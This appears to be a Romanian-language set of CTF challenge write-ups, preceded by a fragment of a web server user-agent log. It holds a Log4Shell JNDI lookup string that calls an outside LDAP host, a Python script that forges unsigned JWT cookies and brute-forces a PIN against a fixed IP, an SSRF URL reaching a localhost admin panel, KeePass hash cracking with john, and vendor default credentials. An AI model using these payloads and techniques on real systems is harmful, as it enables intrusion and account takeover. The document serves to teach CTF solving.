Dec 20, 2021 @ 18:00:27.000  Mozila/5.0
Dec 20, 2021 @ 18:00:12.000  Mozila/5.0
Dec 20, 2021 @ 18:00:11.000  Mozila/5.0
Dec 20, 2021 @ 18:00:10.000  Mozila/5.0
Dec 20, 2021 @ 17:57:36.000  Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/34.0.1866.237 Safari/537.36
Dec 20, 2021 @ 17:50:09.000  Mozilla/5.0 (compatible; CensysInspect/1.1; +https://about.censys.io/)
Dec 20, 2021 @ 17:30:55.000  Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
Dec 20, 2021 @ 17:22:45.000  Mozilla/5.0 zgrab/0.x
Dec 20, 2021 @ 17:22:13.000  ${jndi:ldap://71ssmbjqg7ezpoqt8okre7gzu.canarytokens.com/a
Dec 20, 2021 @ 17:14:22.000  Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
Dec 20, 2021 @ 16:33:11.000  Mozilla/5.0 (Linux; Android 7.0; SM-G9308 Build/NRD90M; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/53.0.2785.49 Mobile MQQBrowser/6.2 TBS/043610 Safari/537.36 M
                             icroMessenger/6.5.16.1120 NetType/WIFI Language/zh_CN
Dec 20, 2021 @ 16:33:10.000  Mozilla/5.0 (X11; U; Linux i686; en-US) AppleWebKit/532.0 (KHTML, like Gecko) Chrome/4.0.203.0 Safari/532.0
Dec 20, 2021 @ 16:27:28.000  Linux Gnu (cow)
Dec 20, 2021 @ 15:49:52.000  Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:71.0) Gecko/20100101 Firefox/71.0
Dec 20, 2021 @ 15:31:10.000  Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.94 Safari/537.36
```

<fake-add>: <Reverse Engineering>

Dovada obținerii flagului

< CTF{th1s_is_ju5T_ADD} >

Sumar

<Navigand prin functii cu ida am gasit in assembly o parte de cod interesanta careia i-am facut conversia, am salvat variabilele si le-am afisat ca si caractere pentru a obtine flag-ul.

Dovada rezolvării

Codul decompilat in C (nu il decompila ida, bucata importanta o ignora, asa ca am luat assembly-ul si l-am rugat pe gpt sa faca conversia) :

```
void sub_556C832E81A9() {
    int var_FC = 0x3C;
    int var_F8 = 7;
    int var_F4 = 0x2A;
    int var_F0 = 0x2A;
int var_EC = 0x20;
int var_E8 = 0x26;
int var_E4 = 0x78;
int var_E0 = 3;
int var_DC = 0x5A;
int var_D8 = 0x1A;
int var_D4 = 0x68;
int var_D0 = 0;
int var_CC = 0x27;
int var_C8 = 0x0A;
int var_C4 = 0x64;
int var_C0 = 0x0F;
int var_BC = 0x4B;
int var_B8 = 0x14;
int var_B4 = 0x5F;
int var_B0 = 0x0A;
int var_AC = 0x64;
int var_A8 = 0x0F;
int var_A4 = 0x55;
int var_A0 = 0x0A;
int var_9C = 0x55;
int var_98 = 0x15;
int var_94 = 0x55;
int var_90 = 0x20;
int var_8C = 0x34;
int var_88 = 1;
int var_84 = 0x2A;
int var_80 = 0x2A;
int var_7C = 0x35;
int var_78 = 0x2A;
int var_74 = 0x21;
int var_70 = 0x20;
int var_6C = 0x21;
int var_68 = 0x23;
int var_64 = 0x21;
int var_60 = 0x23;
int var_5C = 0x64;
int var_58 = 0x19;

int result_1 = var_FC + var_F8;
int result_2 = var_F4 + var_F0;
int result_3 = var_EC + var_E8;
int result_4 = var_E4 + var_E0;
int result_5 = var_DC + var_D8;
```

```
    int result_6 = var_D4 + var_D0;
    int result_7 = var_CC + var_C8;
    int result_8 = var_C4 + var_C0;
    int result_9 = var_BC + var_B8;
    int result_10 = var_B4 + var_B0;
    int result_11 = var_AC + var_A8;
    int result_12 = var_A4 + var_A0;
    int result_13 = var_9C + var_98;
    int result_14 = var_94 + var_90;
    int result_15 = var_8C + var_88;
    int result_16 = var_84 + var_80;
    int result_17 = var_7C + var_78;
    int result_18 = var_74 + var_70;
    int result_19 = var_6C + var_68;
    int result_20 = var_64 + var_60;
    int result_21 = var_5C + var_58;
```

<improper-configuration>: <Mobile>


Dovada obținerii flagului

<wlwkfwo2-3cscase-wdc >

Sumar

Decompilat cu apktool si instalat pe telefon. Cand incerci sa deschizi pe telefon iti afiseaza mesajul wlwkfwo2-check-the-rest-in-strings si in resurse in strings gasim wlwkfwo2-3cscase-wdc.

Dovada rezolvării


File
Edit
Selection
View
Go
Run
apk
SEARCH
wlw
Replace
2 results in 2 files - Open in editor
strings.xml jadx\resources\res\values
ComposableSingletons$MainActivityKt.java jadx\sources\co...
strings.xml
jadx > resources > res > values > strings.xml
Ln 4, Col 32 (3 selected)
Spaces: 4
UTF-8
LF
XML

```
<string name="app_name">wlwkfwo2-3cscase-wdc</str...
MainActivityKt.Greeting("wlwkfwo2-check-the-rest-in-strings\n\n", ...
```

```xml
<?xml version="1.0" encoding="utf-8"?>
<resources>
    <string name="androidx_startup">androidx.startup</string>
    <string name="app_name">wlwkfwo2-3cscase-wdc</string>
    <string name="bottom_sheet_collapse_description">Collapse bottom sheet</string>
    <string name="bottom_sheet_dismiss_description">Dismiss bottom sheet</string>
    <string name="bottom_sheet_drag_handle_description">Drag handle</string>
    <string name="bottom_sheet_expand_description">Expand bottom sheet</string>
    <string name="call_notification_answer_action">Answer</string>
    <string name="call_notification_answer_video_action">Video</string>
    <string name="call_notification_decline_action">Decline</string>
    <string name="call_notification_hang_up_action">Hang Up</string>
    <string name="call_notification_incoming_text">Incoming call</string>
    <string name="call_notification_ongoing_text">Ongoing call</string>
    <string name="call_notification_screening_text">Screening an incoming call</string>
    <string name="close_drawer">Close navigation menu</string>
    <string name="close_sheet">Close sheet</string>
    <string name="collapsed">Collapsed</string>
    <string name="date_input_headline">Entered date</string>
    <string name="date_input_headline_description">Entered date: %1$s</string>
    <string name="date_input_invalid_for_pattern">Date does not match expected pattern: %1$s</string>
    <string name="date_input_invalid_not_allowed">Date not allowed: %1$s</string>
    <string name="date_input_invalid_year_range">Date out of expected year range %1$s - %2$s</string>
    <string name="date_input_label">Date</string>
    <string name="date_input_no_input_description">None</string>
    <string name="date_input_title">Select date</string>
    <string name="date_picker_headline">Selected date</string>
    <string name="date_picker_headline_description">Current selection: %1$s</string>
    <string name="date_picker_navigate_to_year_description">Navigate to year %1$s</string>
    <string name="date_picker_no_selection_description">None</string>
    <string name="date_picker_scroll_to_earlier_years">Scroll to show earlier years</string>
    <string name="date_picker_scroll_to_later_years">Scroll to show later years</string>
    <string name="date_picker_switch_to_calendar_mode">Switch to calendar input mode</string>
```

<you-can-trust-me>: <Web>

Dovada obținerii flagului

<CTF{2965f7e9fcc77fff2bd869db984df8371845d6781edb382cc34536904207a53d} >

Sumar

Go buster si gasim directorul docs. Adaugam in payload-ul de la cookieul de tip jwt al carui secret nu este verificat “is_admin”:1, “flag”:”yes” si “pin”. Variabila pin din json-ul jwt-ului primeste un bruteforce.

Dovada rezolvării

#Codul de python pentru bruteforce la pin.
import jwt
import requests

# Your JWT payload

```
payload = {
    "user": "admin",
    "is_admin": "1",
    "flag": "test",
    "pin": ""  # Placeholder for pin
}

# Your secret key used for HS256
secret_key = 'your_secret_key_here'

# Function to generate JWT token
def generate_token(payload, secret_key):
    return jwt.encode(payload, secret_key, algorithm='HS256')

# Brute force the pin value
def brute_force_pin(secret_key):
    for pin in range(9000,10000):  # Assuming 4-digit pin
        payload['pin'] = str(pin).zfill(4)  # Convert pin to 4 digits
        token = generate_token(payload, secret_key)
        print(f"{payload['pin']}")
        try:
            # Check if the pin works using requests.get
            url = 'http://34.107.126.69:32580/'
            headers = {'accept': 'application/json'}
            cookies = {'sessionKey': token}
            response = requests.get(url, headers=headers, cookies=cookies)
            if "pin is not valid" not in response.text:
                print(f"Found valid pin: {payload['pin']}")
                break
        except jwt.InvalidSignatureError:
            continue
    else:
        print("Pin not found.")

# Call the brute force function
brute_force_pin(secret_key)
```

<easy-hide>: <Forensics>


Dovada obținerii flagului

< UNR{sunIZZsunshine} >

Sumar


binwalk, si din arhiva extrasa din binwalk scoatem o imagine cu headerele inlocuite cu un mesaj. Inlocuim mesajul cu magic numberul de jpeg si deschidem imaginea ce contine flagul.

Dovada rezolvării



"5362.zip" | 455.5 KiB (466,475 bytes) | Zip archive

Name	Size	Type	Date Modified
strange-picture.jpg	467.3 kB	JPEG image	11 January 2024, 11:10



Hello World!

What a beautiful day.

Your flag is UNR{sunIZZsunshine}

<sided-curl>: <Web>


Dovada obținerii flagului

<CTF{36555d5ff86de7b5a572f4c01cbfc8c677b1c1287d9c043618442d248d940b65}>

Sumar

Am construit un payload prin http://google.com@ am adaugat adresa de localhost, din codul rezultat am gasit o pagina numita admin .php payloadul final fiind http://google.com@0:8000/admin.php?username=admin&password=admin#

Dovada rezolvării




Content Fetcher

My hosted admin panel on localhost 8000 should be safe

Enter Google.com URL (png files only):

http://google.com@0:8000#

```
<!DOCTYPE html>
<html>
<head>
  <title>Admin Login</title>
</head>
<body>
  <form action="admin.php" method="get">
    <label for="username">Username:</label>
    <input type="text" id="username" name="admin" required>

    <label for="password">Password:</label>
    <input type="password" id="password" name="admin" required>
    <br>
    <input type="submit" value="Login">
  </form>
</body>
</html>
```



Content Fetcher

My hosted admin panel on localhost 8000 should be safe

Enter Google.com URL (png files only):

http://google.com@0:8000/admin.php?username=admin&password=admin#

```
Login successful. Welcome, admin! Flag is
CTF{36555d5ff86de7b5a572f4c01cbfc8c677b1c1287d9c043618442d248d940b65}
```

<password-manager-is-a-must>: <Forensics>


Dovada obținerii flagului

<CTF{c112b162e0567cbc5ae20558511ab3932446a708bc40a97e88e3faac7c242423}>

Sumar

Strings la DMP intr-un fisier. Keepass2john pe fisierul kdbx. Folosim strings-ul ca wordlist si obtinem parola. Folosim aplicatia Keepass si scoatem flagul din fisier.

Dovada rezolvării



root@kali: /home/xxsho/Desktop/kdbg
File Actions Edit View Help
Settings

```
Use the "--format=Raw-MD4" option to force loading hashes of that type instead
Warning: only loading hashes of type "KeePass", but also saw type "Raw-MD5"
Use the "--format=Raw-MD5" option to force loading hashes of that type instead
Warning: only loading hashes of type "KeePass", but also saw type "lotus85"
Use the "--format=lotus85" option to force loading hashes of that type instead
Warning: only loading hashes of type "KeePass", but also saw type "Palshop"
Use the "--format=Palshop" option to force loading hashes of that type instead
Warning: only loading hashes of type "KeePass", but also saw type "Raw-SHA224"
Use the "--format=Raw-SHA224" option to force loading hashes of that type instead
Warning: only loading hashes of type "KeePass", but also saw type "Citrix_NS10"
Use the "--format=Citrix_NS10" option to force loading hashes of that type instead
Warning: only loading hashes of type "KeePass", but also saw type "hMailServer"
Use the "--format=hMailServer" option to force loading hashes of that type instead
Warning: only loading hashes of type "KeePass", but also saw type "MD2"
Use the "--format=MD2" option to force loading hashes of that type instead
Warning: only loading hashes of type "KeePass", but also saw type "Raw-SHA384"
Use the "--format=Raw-SHA384" option to force loading hashes of that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 60000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 8 OpenMP threads
Proceeding with wordlist:/usr/share/john/password.lst
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:01:01 83.30% (ETA: 21:06:44) 0g/s 46.11p/s 46.11c/s 46.11C/s bebe..buzz
Session aborted

┌──(root㉿kali)-[/home/xxsho/Desktop/kdbg]
└─# john hash --wordlist=./str
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 60000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
thesecretpass    (Flag)
1g 0:00:31:43 DONE (2024-03-24 21:38) 0.000525g/s 39.71p/s 39.71c/s 39.71C/s UUUU..(kv0
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(root㉿kali)-[/home/xxsho/Desktop/kdbg]
└─# 
```

<persistent-reccon>: <OSINT>


Dovada obținerii flagului

<CTF{7e33e33a06c53d77330b9621a62fd4f1915e6e695f3188aba62c6800695ee30e} >

Sumar

Avem o pagina de login. Facem ss punem in google lens gaseste un tip de server de la westermo ce are ca default username:admin si password:westermo.

Dovada rezolvării



<secrets-of-winter>: <Steganography>

